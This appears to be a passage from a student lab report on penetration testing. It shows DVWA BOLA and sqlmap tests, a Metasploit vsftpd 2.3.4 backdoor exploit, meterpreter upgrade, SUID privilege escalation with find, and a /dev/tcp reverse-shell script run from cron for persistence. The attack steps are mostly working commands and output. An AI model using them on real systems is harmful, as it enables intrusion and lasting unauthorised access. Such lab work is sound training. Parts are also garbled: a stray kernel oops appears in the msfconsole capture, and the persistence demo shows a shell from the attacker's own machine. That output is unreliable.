

Figure 30: Ghidra_2 usage – Load the buffer overflow file

3. API Security Testing Lab

In this segment of the report, I will test for BOLA vulnerability using Burp Suite. I will use sqlmap to perform sql injection. Finally, I will use Postman to capture sensitive details.

3.1. Test for BOLA

Attacker Machine (Kali Linux) IP Address: 192.168.1.22
Target Machine (Metasploitable2 VM) IP Address: 192.168.1.26



Figure 31: DVWA Homepage



Figure 32: Set Security to Low



Figure 33: Enter ID as '1' in SQL Injection Page



Figure 34: Capture the request in Burp Suite and change id from '1' to '2' and forward the request



Figure 35: Another user appears (BOLA Vulnerability) Confirmed

3.2. Using sqlmap – Perform sql injection

Figure 36: Enter id as '1'



Figure 37: Capture request in Burp Suite

Figure 38: Save the request as a text file

Figure 39: Run the sqlmap command to dump all databases



Figure 40: 'dvwa' Database found

3.3. Using Postman – Capture Sensitive Details

Figure 41: Start Postman



Figure 42: Enter 'dvwa' URL in HTTP Post Request and get sensitive details like username and password

3.4. API Test Summary

During this lab, API security testing was performed on DVWA using Burp Suite and sqlmap. Multiple endpoints were enumerated and tested against OWASP API Top 10 vulnerabilities. Broken Object Level Authorization was successfully identified, demonstrating risks of improper authorization and insufficient input validation in API implementations.

4. Privilege Escalation & Persistence Lab

In this segment of the report, I will use LinPEAS to identify SUID vulnerabilities on a VulnHub VM and escalate privileges. I will even create a cron job to establish persistence. I will document each step using screenshots.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

Figure 43: Step 1 – Start msfconsole

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 44: Step 2 – use the exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 45: Step 3 – Check the options to fill in

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.26:21 - USER: 331 Please specify the password.
[+] 192.168.1.26:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.22:38197 → 192.168.1.26:6200) at 2026-03-16 10:02:26 -0400

```

Figure 46: Step 4 – Set the options accordingly and run the exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.22:38197 → 192.168.1.26:6200 (192.168.1.26)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.22:4433
[*] Sending stage (1062760 bytes) to 192.168.1.26
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 47: Step 5 – Background the current session and upgrade it

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  1         shell cmd/unix                                          192.168.1.22:38197 → 192.168.1.26:6200 (192.168.1.26)
  2         meterpreter x86/linux  root @ metasploitable.localdomain 192.168.1.22:4433 → 192.168.1.26:59403 (192.168.1.26)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Figure 48: Step 6 – Interact with session 2

```
┌──(kali㉿kali)-[/tmp]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

Figure 49: Step 7 – Download linpeas.sh file in /tmp directory

```
meterpreter > upload /tmp/linpeas.sh /tmp/linpeas.sh
[*] Uploading  : /tmp/linpeas.sh → /tmp/linpeas.sh
[*] Uploaded -1.00 B of 982.11 KiB (0.0%): /tmp/linpeas.sh → /tmp/linpeas.sh
[*] Completed  : /tmp/linpeas.sh → /tmp/linpeas.sh
meterpreter >
```

Figure 50: Step 8 – Upload the linpeas.sh file to meterpreter session

```
meterpreter > shell
Process 5653 created.
Channel 2 created.
chmod +x /tmp/linpeas.sh
bash /tmp/linpeas.sh
```

Figure 51: Step 9 – Enter shell and run the linpeas.sh file

```
API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'


ls -la /usr/bin/find
-rwxr-xr-x 1 root root 84084 Apr  2  2008 /usr/bin/find
find . -exec /bin/sh -p \; -quit
id
uid=0(root) gid=0(root)
whoami
root
```

Figure 52: Step 10 – SUID Vulnerabilities found and root access gained

```
  GNU nano 8.7                                                    /tmp/backdoor.sh *
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.22/4444 0>&1
```

Figure 53: Step 11 – Create a backdoor.sh file in /tmp directory

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ chmod +x /tmp/backdoor.sh

┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$
```

Figure 54: Step 12 – Give executable permissions to the file

```
  GNU nano 8.7                                          /tmp/crontab.Swenra/crontab *
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * /tmp/backdoor.sh
```

Figure 55: Step 13 – Enter the line shown, in the crontab file to establish persistence

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.22] from (UNKNOWN) [192.168.1.22] 56338
bash: cannot set terminal process group (227409): Inappropriate ioctl for device
bash: no job control in this shell
kali@kali:~$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
snap
Templates
Videos

kali@kali:~$ hostname
hostname
kali

kali@kali:~$
```

Figure 56: Step 14 – Listen on port 4444 and after every five minutes, you will gain access to shell.

50 Words Summary

Persistence was achieved by creating a cron job that executed a reverse shell script every five minutes. The script connected back to the attacker machine, ensuring continuous access even after system reboot or session termination. This technique allowed the attacker to maintain long-term control over the compromised system.

5. Network Protocol Attacks Lab

In this segment of the report, I will capture NTLM hashes using Responder by executing SMB relay attack. I will use Ettercap for ARP spoofing to intercept DNS traffic and perform Man-in-the-Middle attack. I will analyze traffic using Wireshark tool.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::dd4a:84d5:a975:8ae0  prefixlen 64  scopeid 0x20<link>
        inet6 2001:8f8:1c39:51ff:bbb4:b137:db14:ab75  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::17b9:6db3:d59:8803  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 77940  bytes 86453236 (82.4 MiB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 36506  bytes 6966288 (6.6 MiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0
```

Figure 57: Attacker IP (Kali Linux)



Figure 58: Target IP (Windows 7 Machine)

5.1. Capture NTLM Hashes – Responder

Figure 59: Start Responder in Kali Linux



Figure 60: Attempt to access SMB Share of Kali Linux from Windows 7 Machine

Figure 61: NTLM Hash captured in Kali Linux Machine

5.2. Using Ettercap – Perform ARP Spoofing

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task4]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1
```

Figure 62: Check if IP Forwarding is enabled

```
